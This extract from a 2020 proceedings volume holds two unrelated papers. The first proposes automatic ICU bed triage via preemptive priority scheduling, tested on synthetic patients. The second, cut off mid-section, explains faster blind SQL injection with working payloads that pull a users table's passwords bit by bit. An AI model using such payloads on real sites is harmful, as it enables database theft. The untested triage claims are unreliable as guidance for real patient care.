Abstract. At the time of writing, more than seventy million people have been infected by COVID19 and more than one and a half million have died from the infection. A major challenge for health systems around the world is to supply ventilators and Intensive Care Unit (ICU) beds for those patients with the most severe symptoms of the infection. Unfortunately, during the COVID-19 pandemic, many countries face ICU bed shortages. In situations of peak-demand, healthcare providers follow predefined strategies to allocate the available ICU beds in the most efficient way. On these occasions, physicians and healthcare workers, who swore an oath to treat the ill to the best of their ability, would have to choose not to save some patients to ensure others survive. This decision puts healthcare professionals in an ethically and emotionally challenging situation in an already stressful environment. In this paper, we propose an automatic approach for managing ICU beds in hospitals to i) create the most effective ICU resource allocation, and ii) relieve physicians of having to make decisions in this regard. The experimental results demonstrate the effectiveness of our approach.

Keywords: COVID-19 · Resource Allocation · ICU Beds · Regression.

1 Introduction

More than 70 million people have been infected by the newly discovered Coronavirus (COVID-19) and more than one and half million have died because of COVID-19. If we consider the world's population as 7.7 billion people [1], around 0.1 % of world's population has now been infected by this virus [2].

Over the past few months, because of the dramatic increase in the number of infected people, different countries have faced shortages in Intensive Care Units (ICU) beds: there were not enough ICU beds for those who needed intensive care, leading to deaths that could be avoided with adequate resources and effective use of allocation techniques.

[1] https://ourworldindata.org/world-population-growth

[2] https://www.cnbc.com/2020/06/24/who-warns-coronavirus-still-hasnt-reached-its-peak-in-americas.html

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 87-97, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101908




Fig. 1. Our proposed framework in a simple hospital scenario: there are five patients, one hospital, and two ICU beds. Our proposed approach is able to prioritise the patients and allocate the available ICU beds to the patients with the highest priority. For instance, in this scenario, patients 3 and 4 have the highest priority.


Health systems all over the world follow predefined regulations to distribute ICU beds to people based on different factors to determine whether an individual should be saved or not. To the best of our knowledge, the decisions on how to distribute ICU beds among patients are made by health workers and physicians. Hence, as it is expected, any manual human-based process i) could be unfair and be a decision based on emotion rather than logic ii) put unnecessary burden (both emotionally and ethically) on the decision maker.

In this paper, we propose an automatic ICU beds allocation model. We assume that ICU beds are resources and we can apply CPU (Central Processing Unit)-allocation algorithms to manage them. We collected data from different health systems around the world, and we present the different key criteria that may affect the priority of a patient to receive an ICU bed. Next, using those key criteria, we define the priorities of patients. Finally, with employing a resource allocation algorithm, we propose an ICU bed allocation algorithm useful for pandemics and other peak demand scenarios. The contributions of this paper are as follows:

- To the best of our knowledge, this is the first automatic ICU bed allocation algorithm that could be used in the case of a pandemic.
- We present the key criteria that may affect the priority of patients for receiving ICU beds.
- The experimental results demonstrate the effectiveness of our proposed approach.

The rest of the paper can be organised as follows: We present the process of defining a priority for a patient and our ICU beds allocation approach in Section 2. The experimental results are presented in Section 3, and our conclusion is in Section 4.

Table 1. The process of calculating Sequential Organ Failure Assessment (SOFA) Score



Variable	0	1	2	3	4	Score(0-4)
Level of oxygen in blood	> 400	< 400	< 300	< 200	< 100	
Platelets [3]	> 150	< 150	< 100	< 50	< 20	
Liver function (Bilirubin)	< 1.2	1.2 - 1.9	2.0 - 5.9	6.0 - 11.9	> 12	
Low blood pressure (Hypotension)	None	MABP $<$ 70mmHg	Dop < 5	Dop 6-15	DOP > 15	
Neurologic function	15	13 - 14	10 - 12	6 - 9	< 6	
Kidney function (Creatinine)	< 1.2	1.2 - 1.9	2.0 - 3.4	3.5 - 4.9	> 5	

2 ICU Beds Management

In this section, we discuss our method to calculate a priority score; how we allocate ICU beds to those patients; propose a survival rate factor; and provide an example to show how our approach works in a potential scenario.

2.1 Patient Priority

In this subsection, we discuss the main criteria that different health systems consider for prioritising their patients and we present a formula to define patients' priorities. The general guidelines of health systems around the world for managing ICU beds and ventilators suggest to focus on saving larger number of patients and save those that have more potential years of life [4]. Moreover, in some countries, like the US, the priorities is given to homeless people, since they do not have any place to safely self-quarantine and recover, and healthcare workers, because they are valuable for health systems.

In this paper, in addition to considering the above mentioned factors, we also consider the mortality risk assessment factor suggested in ventilator allocation guidelines (New York state task force on life and the law New York state department of health [5]). According to this guideline, the patient's mortality risk can be assessed by a clinical scoring system, i.e, Sequential Oral Failure Assessment (SOFA). According to the guideline, SOFA can be assessed by Table 1. In this table, each variable will be assigned by a score between zero (best score) and four (worst score). A total score of 24 indicates a life threatening situation. According to this guideline, "the more severe a patient's health condition (i.e., higher the $SOFA$ score) and worsening/no change in mortality risk (i.e., increase or little/no change in the $SOFA$ score), the less likely the patient continues with ventilator therapy." The patients' status will be monitored regularly during the 48 and 120 hours after allocating a ventilator to them to check their

[4] https://www.nytimes.com/2020/03/12/world/europe/12italy-coronavirus-health-care.html

[5] $https://www.health.ny.gov/regulations/task_force/$

$SOFA$ score. Having the above mentioned factors, now we are able to propose a regression based [6][7] priority assessment mechanism for prioritising patients as follows:

$$Priority_{it} = w_1 \times PL_i + w_2 \times HW_i + w_3 \times HLi - w_4 \times SOFA_i, \tag{1}$$

where $Priority_{it}$ is the priority of i^{th} patient to receive an ICU bed and ventilator in the time t; PL_i indicates the potential years of life of i^{th} patient and this could be different in various countries based on the difference between age of patients and average life expectancy in those countries. HW_i denotes whether i^{th} patient is a healthcare worker (1) or not (0), HL_i is 1 if i^{th} patient is homeless and 0 if he/she is not, and $SOFA_i$ represents the SOFA score of i^{th} patient. In this formula, w_1, w_2, w_3, and w_4 are controlling parameters to control the effects of our considered criteria. Finally, $w_4 \times SOFA_i$ has a negative sign in this formula to ensure a negative affect if i^{th} patient has a higher $SOFA$ (a severe health condition).

Since PL_i and $SOFA_i$ could be larger numbers than HW_i and HL_i, we normalise them to the range between 0 and 1 by a feature scaling approach [4]. For instance, for PL_i we have:

$$PL_i^{'} = \frac{PL_i - min(PL)}{max(PL) - min(PL)} \tag{2}$$


2.2 CPU Scheduling Algorithms

In this subsection, we present our proposed approach for ICU beds allocation during a pandemic, e.g, COVID-19. We propose to use CPU scheduling algorithms to manage ICU beds and consider a bed as a CPU resource. Generally, there are two types of CPU scheduling algorithms: Preemptive and Non-Preemptive scheduling.

Preemptive scheduling algorithms allocate CPU resources to the processes for a limited amount of time with a condition: if a processes with a higher priority arrive in the waiting queue (a queue of processes which waiting for receiving CPU resources), the allocated CPU resources will be taken away to be allocated to the recent arrived high priority process. Algorithms like Round Robin [1], Shortest Remaining Time First [1], preemptive version of Priority algorithm belong to this category of CPU scheduling algorithms. However, in non-Preemptive scheduling algorithms, an allocated CPU resource may not be taken away from a process even if a process with a higher priority arrives in the waiting queue. Shortest Job First and non-preemptive version of Priority algorithm are examples of non-Preemptive CPU scheduling algorithms.

According to the mentioned ventilator allocation guidelines from New York state task force, "at any point during the time trial, even before an official assessment occurs, if a patient develops a condition on the exclusion criteria list and there is an eligible patient waiting, then the ventilator is reallocated".

Table 2. Example Scenario. A smaller arrival time indicate that patient arrived earlier than others.



Patient ID	t_i	PL_i	HW_i	HL_i	$SOFA_i$	Required ICU Beds Occupancy Time	Discharge Time
1	0	20	0	0	15	21	-
2	1	25	0	0	18	18	-
3	1	45	1	0	10	10	10
4	10	50	0	1	10	14	26

Hence, for managing ICU beds and ventilators, we need the same approach as preemptive CPU scheduling algorithms. In this paper, we use the terms CPU resources and ICU beds and processes and patients interchangeably.

2.3 Scheduling Approach

The toughest decision for healthcare worker is not only on how they should distribute the ICU beds, but also taking back an ICU bed from a patient if another patient with a higher priority presents. Sadly, this is a rule in many of the health systems around the world to save the most valuable lives. This is a very good indication that these ICU beds should be scheduled by preemptive resource scheduling techniques. Hence, in this paper, we also follow the same approach for our ICU bed scheduling process.

The preemptive scheduling algorithm that we employ for managing ICU beds is preemptive priority scheduling [5]. According to this algorithm, the time of receiving ICU beds for patients is not only based on resources burst time, but also it is based on the priority of each patient, i.e., high priority patients receive ICU beds earlier than others. In this regard, the patients with the same priority will be served as first come first serve manner. In the rare case of having patients with the same priority and the same arriving time, we also follow the New York health guideline mentioned in Section 2 [6]: if these patients are adults and if the number of ICU beds are less than the number of patients, we use a random process (e.g., lottery) to allocate ICU beds to these patients.

2.4 Survival Rate Calculation

In this subsection, we propose a survival rate factor that could be used to evaluate an ICU bed allocation mechanism from the point of view of the number of saved patients. In this paper, we assume if a patient presents in a hospital and he/she requires an ICU bed for his/her treatments, the maximum waiting time for him/her would be one day, otherwise he/she would be transferred to another hospital or sadly, he/she will die. Hence, we may evaluate the performance of an ICU bed allocation model with respect to its survival rate that indicates

[6] $https://www.health.ny.gov/regulations/task_force/$

the number of high priority patients that it could save within a day after their present in the hospital. We propose the following formula for calculating the survival rate:

$$SR = (\frac{HP}{THP}) * 100 \quad (3)$$

where SR represents the survival rate of an ICU bed allocation mechanism, HP denotes the number of high priority patients that were served with an ICU bed within one day of their presentation in the hospital; and THP indicates the total number of high priority patients that are presented in that hospital. Obviously, a higher SR demonstrates the effectiveness of an ICU bed allocation approach.


2.5 An Example Scenario

Assume we have a hospital with one ICU bed. Four patients with serious health conditions present to the hospital. In this scenario, t_i represents the arrival time of patients, where $i = \{1, 2, 3, 4\}$. Based on the result of medical examination of these patients, we can assess their SOFA score (reported in Table 2).

In Table 2, each patient has a required ICU bed occupancy time. First of all, this occupancy time is an estimation time and we only mention that here to simplify our example. However, in a real-world scenarios, providing this estimation time may be hard and sometimes impossible for many of the patients. Based on this scenario, our patients arrive at times 0, 1, 1, and 10, respectively. Our approach first assess the priority of each patient based on Formula 1. In this example scenario, we assume all the controlling parameters are equal to each other and their value is 0.25.

In time 0, we have only one patient (patient 1). Since, there is one ICU bed available and there is not any other patients in the hospital, the ICU bed will be allocated to him/her without assessing his/her priority. However, in time 1, we have three patients. The ICU bed is already allocated to patient 1, but the challenging step is to assess the priority of these patients for possible reallocation of the ICU bed to the two new arrived patients. $PL_i^{'}$ is 0, 0.33, 0.83 for patients 1, 2, and 3, respectively (according to Formula 2). Using the same feature scaling formula for SOFA, the SOFA scores are 0.62, 1, and 0.25 for patients 1, 2 and 3, respectively. According to the Formula 1, the priorities are 0.15, -0.16, and 0.39 for patients 1, 2 and 3, respectively. As a result, the allocated ICU bed will be taken away from patient 1 and will be reallocated to the patient 3, as this patient has a higher priority than patients 1 and 2.

The health status of the patient 3 will be monitored, his/her priority score will be recalculated over time and be compared against the priority of other patients. In this example, we assume the SOFA score remains the same for patients over the time. Hence, until the time 10 there are no other patient with a higher priority than patient 3 and the ICU bed will serve him/her until this time and until he/she is discharged from the hospital. At time 10, a new patient arrives (patient 4). The priority of this patient is 0.5. Although patients 1 and 2 are waiting for the ICU bed, the free ICU bed will be allocated to patient 4



	Process_ID	Arrival_Time	Priority	Orig_Burst_Time	Completion_Time	Turnaround_Time	Waiting_Time
0	75	2	16.125	2	4	2	0
1	90	8	18.375	2	10	8	0
2	86	3	14.125	5	11	6	3
3	23	12	18.125	2	14	12	0
4	12	14	19.625	7	21	14	0
5	34	15	15.875	4	25	21	6
6	100	15	14.875	2	27	25	10
7	32	20	13.875	2	29	27	7
8	5	0	13.375	6	32	26	26
9	59	9	13.125	5	37	32	23
10	83	9	13.125	4	41	37	28
11	88	15	13.125	5	46	41	26
12	55	19	12.625	6	52	46	27
13	97	5	12.375	7	59	52	47
14	67	4	11.625	4	63	59	55

Fig. 2. ICU bed services for the top 15 priority Patients using our proposed model.

(since he/she has a higher priority). Until time 26, patient 4 continue to use the ICU bed and will be discharged from the hospital at this time.

What happens to the patients 1 and 2? At time 26, either they were referred to another hospital, or unfortunately they did not succeed in receiving any ICU services. However, the decision to not save them is not from a healthcare worker. This decision is based on an automatic approach, and it is based on a fair and unemotional mechanism (similar to Association Rule Mining (ARM) techniques [8]).

3 Experiments

Here, we test our proposed method on a sample dataset.

3.1 Experimental Setup

A sample dataset with 100 patients is created to test the model. For each patient, we randomly initialized the arriving time and values of factors mentioned in Section 2.1. Next, we calculated the priority of each patient based on Formula 1. Then, for calculating the potential years of life, we calculated the difference between the average life expectancy in Australia (82.50 [7]) and the age of each

[7] https://www.worldbank.org/




Fig. 3. ICU bed services for the top 15 priority Patients

Table 3. An Example Scenario. A smaller arrival time indicate that patient arrived earlier than others. AWT and HPP are abbreviations for Average Waiting Time and High Priority Patients.

Method	AWT For All Patients	Treated HPP	AWT For HPP	SR
Our Approach	215.5	15	17.2	27%
Shortest Job First Algorithm [1]	135.88	1	146.5	6%
First Job First Serve Algorithm [1]	189.2	2	194.6	0%

patient. We selected Australia as an example, and this approach could be applied on any other countries as well. Moreover, in this paper, we assume all the controlling parameters in Formula 1 are equal to 0.25 [3] [2] and leave optimizing these weights with a proper optimization algorithm for our future work. In addition, although our proposed method is capable for a dynamic situation and deal with unknown required ICU bed occupancy time, in this paper, to simplify our experiments, we assume a predefined time, which is a random number between one and seven, for each patient as their required ICU bed occupancy time. Finally, We assume we have only one available ICU bed.

3.2 Experimental Results

Figure 2 illustrates the ICU bed services for top 15 high priority patients. In this table, $Process-ID$, $Arrival-Time$, $Orig-Burst-Time$, $Completion-Time$, $Turnaround-Time$, and $Waiting-Time$ are indicating patient id, arrival time to the hospital, the required ICU bed occupancy time, the discharge time, the time that the patient received the ICU bed, and the time that the patient was waiting for receiving an ICU bed.

According to Figure 2, our proposed method is capable of automatically managing the patients based on their priorities. The reason behind the large waiting time for some of the patients is that we assumed we only have one ICU bed. In many of the hospitals around the world, there are several ICU beds that can be allocated to the patients, leading to reducing the waiting time, significantly. Moreover, Figure 3 illustrates the completion time for some of the high priority patients in our experiment. The higher priority patients have smaller completion time indicating that our proposed model focuses more on saving patients with higher priority.

In this paper, we also compare the performance of our proposed approach with other CPU schedulers, i.e., shortest job first (SJF) and First Job First Serve (FJFS) algorithms, with respect to average waiting time to be served for all patients, the number of treated high priority patients, average waiting time to be served for high priority patients, and SR (survival rate). In this section, the term high priority refers to the top-15 patients that have the highest priority among the all patients in our experiment (reported in Figure 2), and the term 'Treated High Priority Patients' indicates how many of these high priority patients were among the top-15 first serve patients by the mentioned algorithms, which can demonstrate the emphasise that an algorithm has on saving high priority patients. The comparison results are reported in Table 3. According to this table, although our proposed approach has the highest average waiting time compared to SJF and FJFS algorithms, it first saves 15 out of 15 of the top-15 high priority patients which this number is 1 and 2 for SJF and FJFS, respectively.

Moreover, in our proposed approach, the average waiting time for the top-15 high priority patients is 17.2, while this number is 146.5 and 194.6 for SJF and FJFS, respectively. As our intention was to serve the high priority patients earlier, the results reported in Table 3 indicates we are succeeded in achieving this goal. It is worth mentioning that in any other on-demand scenarios, we can change the priority criteria and consider other kind of factors, e.g., first saving children or pregnant women.

Finally, we may compare our proposed approach with SJF and FJFS with respect to SR. Table 3 demonstrates that our proposed approach has the highest survival rate for the top-15 high priority patients and could serve 27% of them within one day of their presentation in a hospital. It is worth mentioning that this number is for a situation that we have only one ICU bed for 100 patients and increasing the number of available ICU beds may increase SR of our proposed approach, significantly.

4 Technology Ethics

In this section, we discuss the ethical concerns related to adopting our proposed approach in a real-world health system. Just like adopting any other technology, using the proposed ICU bed allocation approach in a real-world scenario requires an extensive risk management process. As we are at the early stage of this line of research, we strongly advise people to assess the existential risk of adopting our proposed approach or any similar algorithm before practically employ that in the health systems.

5 Conclusion and Future Work

In this paper, we proposed an automatic ICU bed allocation method, which can be used in a Pandemic or any other high demand situation. The goal of this method is to make a fair ICU bed distribution among patients and relieve health workers and physicians from making tough decisions to stop saving someone because of ICU bed shortages in hospitals during a pandemic or a high demand situation. We discuss an example scenario to further explain our proposed approach, and finally, tested it on a sample dataset of 100 patients. For our future direction, we will focus on improving this approach by employing more sophisticated methods to deal with large volumes of data, e.g., deep neural network-based algorithms. Further, we plan to test our approach on real-world hospital data to compare effectiveness of an automatic approach with a manual and human-based mechanism. And at last, we also tend to extend this method to a distributed ICU bed allocation algorithm which can deal with different ICU beds in different hospitals.

References

1. Arpaci-Dusseau, R.H., Arpaci-Dusseau, A.C.: Operating Systems: Three Easy Pieces. Arpaci-Dusseau Books (2018)
2. Ghafari, S.M., Yakhchi, S., Beheshti, A., Orgun, M.A.: SETTRUST: social exchange theory based context-aware trust prediction in online social networks. In: Data Quality and Trust in Big Data - 5th International Workshop, QUAT 2018, Held in Conjunction with WISE 2018, Dubai, UAE. Lecture Notes in Computer Science, vol. 11235, pp. 46–61. Springer (2018)
3. Ghafari, S.M., Yakhchi, S., Beheshti, A., Orgun, M.A.: Social context-aware trust prediction: Methods for identifying fake news. In: Web Information Systems Engineering - WISE 2018 - 19th International Conference, Dubai, United Arab Emirates (2018)
4. Juszczak, P., Tax, D., Duin, R.: Feature scaling in support vector data description (2002)
5. Silberschatz, A., Gagne, G., Galvin, P.B.: Operating System Concepts. John Wiley and Sons (2009)
6. Yakhchi, S., Beheshti, A., Ghafari, S.M., Orgun, M.A.: Enabling the analysis of personality aspects in recommender systems. In: 23rd Pacific Asia Conference on Information Systems, PACIS China. p. 143 (2019)
7. Yakhchi, S., Ghafari, S.M., Beheshti, A.: CNR: cross-network recommendation embedding user's personality. In: Data Quality and Trust in Big Data - 5th International Workshop, QUAT 2018, Held in Conjunction with WISE 2018, Dubai, UAE. Lecture Notes in Computer Science, vol. 11235, pp. 62–77. Springer (2018)
8. Yakhchi, S., Ghafari, S.M., Tjortjis, C., Fazeli, M.: Armica-improved: A new approach for association rule mining. In: Knowledge Science, Engineering and Management - 10th International Conference, KSEM 2017, Melbourne, VIC, Australia. Lecture Notes in Computer Science, vol. 10412, pp. 296–306. Springer (2017)

Seyed Mohssen Ghafari. Dr. Seyed Mohssen Ghafari has a PhD in Computer Science and he is a data scientist at Faethm AI Company. He is interested in proposing solutions for real-world's problems using data science techniques. His research interests are social media analysis, recommender systems, trust prediction, fake news detection and natural language processing. Contact him at seyed-mohssen.ghafari@hdr.mq.edu.au.

Richard Nichol. Mr. Richard Nichol is the head of Data Science at Faethm AI, with over 20 years of experience working across the ICT, Banking, Insurance, Government, Procurement and Transport sectors. He has a Masters of Data Science from University of Sydney and specializes in Workforce Analytics, Machine Learning, and Natural Language Processing. He is co-author of ”Machine Learning for Business” by Manning Publishing. Contact him at richard.nichol@faethm.ai. Contact him at richard.nichol@faethm.ai.

Richard George. Dr. Richard George has a PhD in bioinformatics from University College London and is the Chief Data Scientist at Faethm AI company. His core competencies are predictive analytics, machine learning, artificial intelligence, and business strategy development. Contact him at richard.george@faethm.ai.

BLIND SQL INJECTION ATTACKS OPTIMIZATION

Ruben Ventura

Independent Security Researcher

ABSTRACT

This paper presents new and evolved methods to perform Blind SQL Injection attacks. These are much faster than the current publicly available tools and techniques due to optimization and redesign ideas that hack databases in more efficient methods, using cleverer injection payloads; this is the result of years of private research. Implementing these methods within carefully crafted code has resulted in the development of the fastest tools in the world to extract information from a database through Blind SQL Injection vulnerabilities. These tools are around 1600% faster than the currently most popular tools. The nature of such attack vectors will be explained in this paper, including all of their intrinsic details.

KEYWORDS

Web Application Security, Blind SQL Injection, Attack Optimization, New Exploitation Methods

1. INTRODUCTION

SQL injections are still of high importance these days despite the long time they have existed. Usually, exploiting this kind of security flaws is very slow and cumbersome so the aid of automation tools is almost always a need.

This paper will focus on new optimized SQL injection exploitation methods.

The inner workings of various new data extraction tools, created by the author, will be carefully explained. These tools are much faster than the existing free and commercial available ones because they approach the subject of data extraction from a different perspective which is more straight forward and better thought in many ways.

To demonstrate this, graphs and tables will be included to show the differences between the most predominant tools.

The most popular free tool to exploit SQL Injections, sqlmap, needs to make a maximum of 7 requests to retrieve a single character [1] and it has threading limitations as well. There is a notable gap between sqlmap and the new tools presented in here because they only require a minimum of 1 request to extract a single character and only a maximum of 3 requests. These tools are also finer not only because of the number of requests they require nor the threading capabilities they have, but also because the injection itself runs much faster in the DBMS due to the instruction set it uses.

The objective of this paper is to change and evolve the different kinds of classic injections and discover better methods.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 99-109, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101909

2. ATTACK VECTORS

2.1. Overview of the Currently Most Wide-Spread Existing Method.

A former fastest method to extract information from a database using Blind SQL Injection attacks is the bisection method. This technique makes use of a binary search algorithm with which is possible to retrieve any character within the ASCII range with a maximum of 7 requests [1]. To extract a character within the UTF-8 Latin range it would take a maximum of 8 requests.

This method has threading limitations because the requests must be performed in a sequential manner; in order to know how to forge the following request the attacker needs to know which was the result of the previous request. For this reason, implementing threads in the exploitation tool is always limited because there are always requests that just can't be performed in a parallel fashion.

2.2. The Change in the Exploitation Methodology

Usually, the exploitation of Blind SQL Injections relies on guesswork that result in Boolean responses from the vulnerable application. In this way, the possibilities of what the desired character might be are narrowed down until it is found.

The shift of mind necessary to optimize this old technique is the realization that everything inside the machine is binary. From the same perspective, it can be concluded that all the information stored in the computer is, in essence, Boolean.

So instead of trying to guess what the character might be, it is easier to break all the information down to binary and then just ask directly for it. Bits which are "on" (1) are equal to True responses. In the same way, bits that are "off" (0) are the equivalence of False responses.

By gathering all of these Boolean responses, it is possible to build the exact bit strings used to represent any character.

2.3. Sql-Anding, Fastest Method in the World for Boolean Blind SQL Injections

In 2013, a new SQL Injection exploitation technique (created by Ruben Ventura, the author of this paper) was presented in Black Hat USA by Roberto Salgado [2]. The code of the attack's payload is the following:

```
1 AND (SELECT ASCII(MID(password, n, 1) FROM users LIMIT 1) & %d FROM users)
```

The first thing this injection does is to select a single character from the desired value to extract. This is done using the MID function:

```
MID(password, n, 1)
```

Let n be an offset to the desired character in the string wanted to be retrieved, represented by a positive integer whose initial value is 1 and it will be incremented by 1 until all the characters of the value are selected.

The next thing done by this injection is to convert the selected character to its ASCII numeric value by using the ASCII function:

(SELECT ASCII(MID(password, n, 1)))

For instance, if the character wanted to select is equal to ‘a’, the result of this part of the injection would be equal to the numeric value of 97, or 0x61 in hexadecimal.

The last part of the attack vector performs an AND bitwise operation against %d, a placeholder that will iterate through 7 different values:

%d = [1, 2, 4, 8, 16, 32, 64, 128]

The binary representations of each one of this values are the following:

1 = 00000001	16 = 00010000
2 = 00000010	32 = 00100000
4 = 00000100	64 = 01000000
8 = 00001000	128 = 10000000

Since all of these numbers are powers of 2, there is an easy pattern to discern in their bit representation. All the bits are “off” except for only one bit that is set. This means that all the digits are always 0 except for one bit whose position shifts to the left depending on the numeric value in question.

The desired character to extract (being ‘a’ in this case, with a binary value of 01100001) is used to perform the already mentioned AND bitwise operation with each one of the binary values in the placeholder, in the following manner:

01100001	01100001	01100001
00000001	00000010	00000100
=	=	=
00000001	00000000	00000000
= TRUE	= FALSE	= FALSE

In most programming languages, all numbers except zero are equal to a Boolean TRUE value. This means that if the vulnerable page responds with a FALSE response, then the bit being tested is equal to 0. If it is TRUE, the bit is equal to 1. By iterating through the mentioned powers of 2, all the bits which represent each character can be testes and retrieved.

If it is known that the character being retrieved is contained in the ASCII range, only 7 requests need to be done because, for the ASCII range, the most significant bit is always 0.

There is a huge advantage in this technique over the bisection method. Each bit can be retrieved regardless if the other bits are known or not, which means these injections can be performed in a parallel fashion using threads. This is why the sql-anding tool is much faster than other tools that use the binary search algorithm, such as sqlmap. There is already a recorded demo of this technique, publicly available to watch [3].

Since this injection uses bitwise operations instead of the BETWEEN instruction, the payload also runs faster in the DBMS.

2.3.1. Shedding Light in Blind SQL Injections

A Blind SQL Injection occurs when only the original content of the website can be displayed. This might occur for several reasons:

- UNION keyword is not allowed
- The query is too complex to inject UNION in the middle of it
- The injection is placed in multiple queries resulting in errors.
- It's impossible to see other data

It is possible to classify Blind SQL Injections into two categories: Boolean Blind SQL Injections and Non-Boolean Blind SQL Injections.

2.3.2. Boolean Blind SQL Injections

These kind of vulnerabilities can respond with only two possible responses: TRUE responses or FALSE responses.

This is commonly thought as the case of a login (even though this will be disproved later in the paper).

2.3.3. Non-Boolean Blind SQL Injections

This type of vulnerability can reply with not only a FALSE response, but also multiple TRUE responses. Such is the case of:

- Blogs
- Article websites
- News websites
- Online stores
- Any type of dynamic content
- Logins (as demonstrated later)

These kind of vulnerable applications include most websites out there.

Usually a GET parameter is sent through the URL to specify which item the application should show by using an ID. All of these possible ID values expand the attack surface to increase the semantics of the exploitation process. All the information that the application is able to provide can assist the attacker to perform faster data extraction.

Later in this paper it is explained how authentication logins are not strictly Boolean injections, mainly because the authentication mechanism can login as many different users which is equal to having multiple TRUE responses.

From this perspective, it can be concluded that strictly Boolean injections are actually extremely rare. For instance, if the application is designed to just give 2 types of different responses then it would be very inefficient to use a DBMS to store just 2 items, the same results could be implemented by hard-coding a simple IF condition within the application's code. Pretty much the only example of Boolean Blind Injections would be a multi-factor authentication.

The following methods to be explained make use of all this different content the application is designed to respond in order to extract more than one bit in a single request.

2.3.4. Lightspeed: Optimizing sql-anding

This section will introduce and explain a new original method designed to optimize sql-anding. The author decided to name this method "Lightspeed".

A common Blind SQL Injection is exploited with an injection similar to the next one:

1 AND (SELECT ASCII(MID(password, n, 1) FROM users LIMIT 1) & %d FROM users)

The core of this injection is the **conditional** AND operator. This is the traditional way, however, it is possible to tweak this injection by replacing the conditional operator with a **bitwise** operator, like the following:

0 | (SELECT ASCII(MID(password, n, 1) FROM users LIMIT 1) & %d FROM users)
This injection will change the value of the requested article ID due to the bitwise OR (|), which means that the application will reply with various different responses depending on the result of the OR bitwise operation.

An example of such type of vulnerability could be a website designed to read news or articles. This website would use a GET parameter to define the ID of the article requested by the client:

http://news.com/?id=1337

The parameter just mentioned could be vulnerable to SQL Injection, but it would be blind, maybe because the UNION keyword is being filtered, or maybe because the query itself is too complex to inject an UNION statement inside of it. However, the page can reply with a number of various different responses, equal to the number of articles in the database.

So, the first thing to be done is to request the application for the content corresponding to 8 different ID values. An MD5 hash can be used to "compress" the content of each one of those 8 responses into a very manageable 32 byte string.

The ID of these different 8 pages can be represented with a binary sequence of 3 bits, like the following example:

?id=	Binary representation
0	000
1	001
2	010
3	011
4	100
5	101
6	110
7	111

Once the 8 responses are fetched and locally stored, it is possible to do the injections.

In order to make this injection work, it is needed not only to use a bitwise operator, because the injection itself must also be modified:

0 | (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users LIMIT 1)

It looks complicated but it’s not. The injection will be dissected from the inside out in order to explain how it works:

The first character of the desired string to extract is selected:

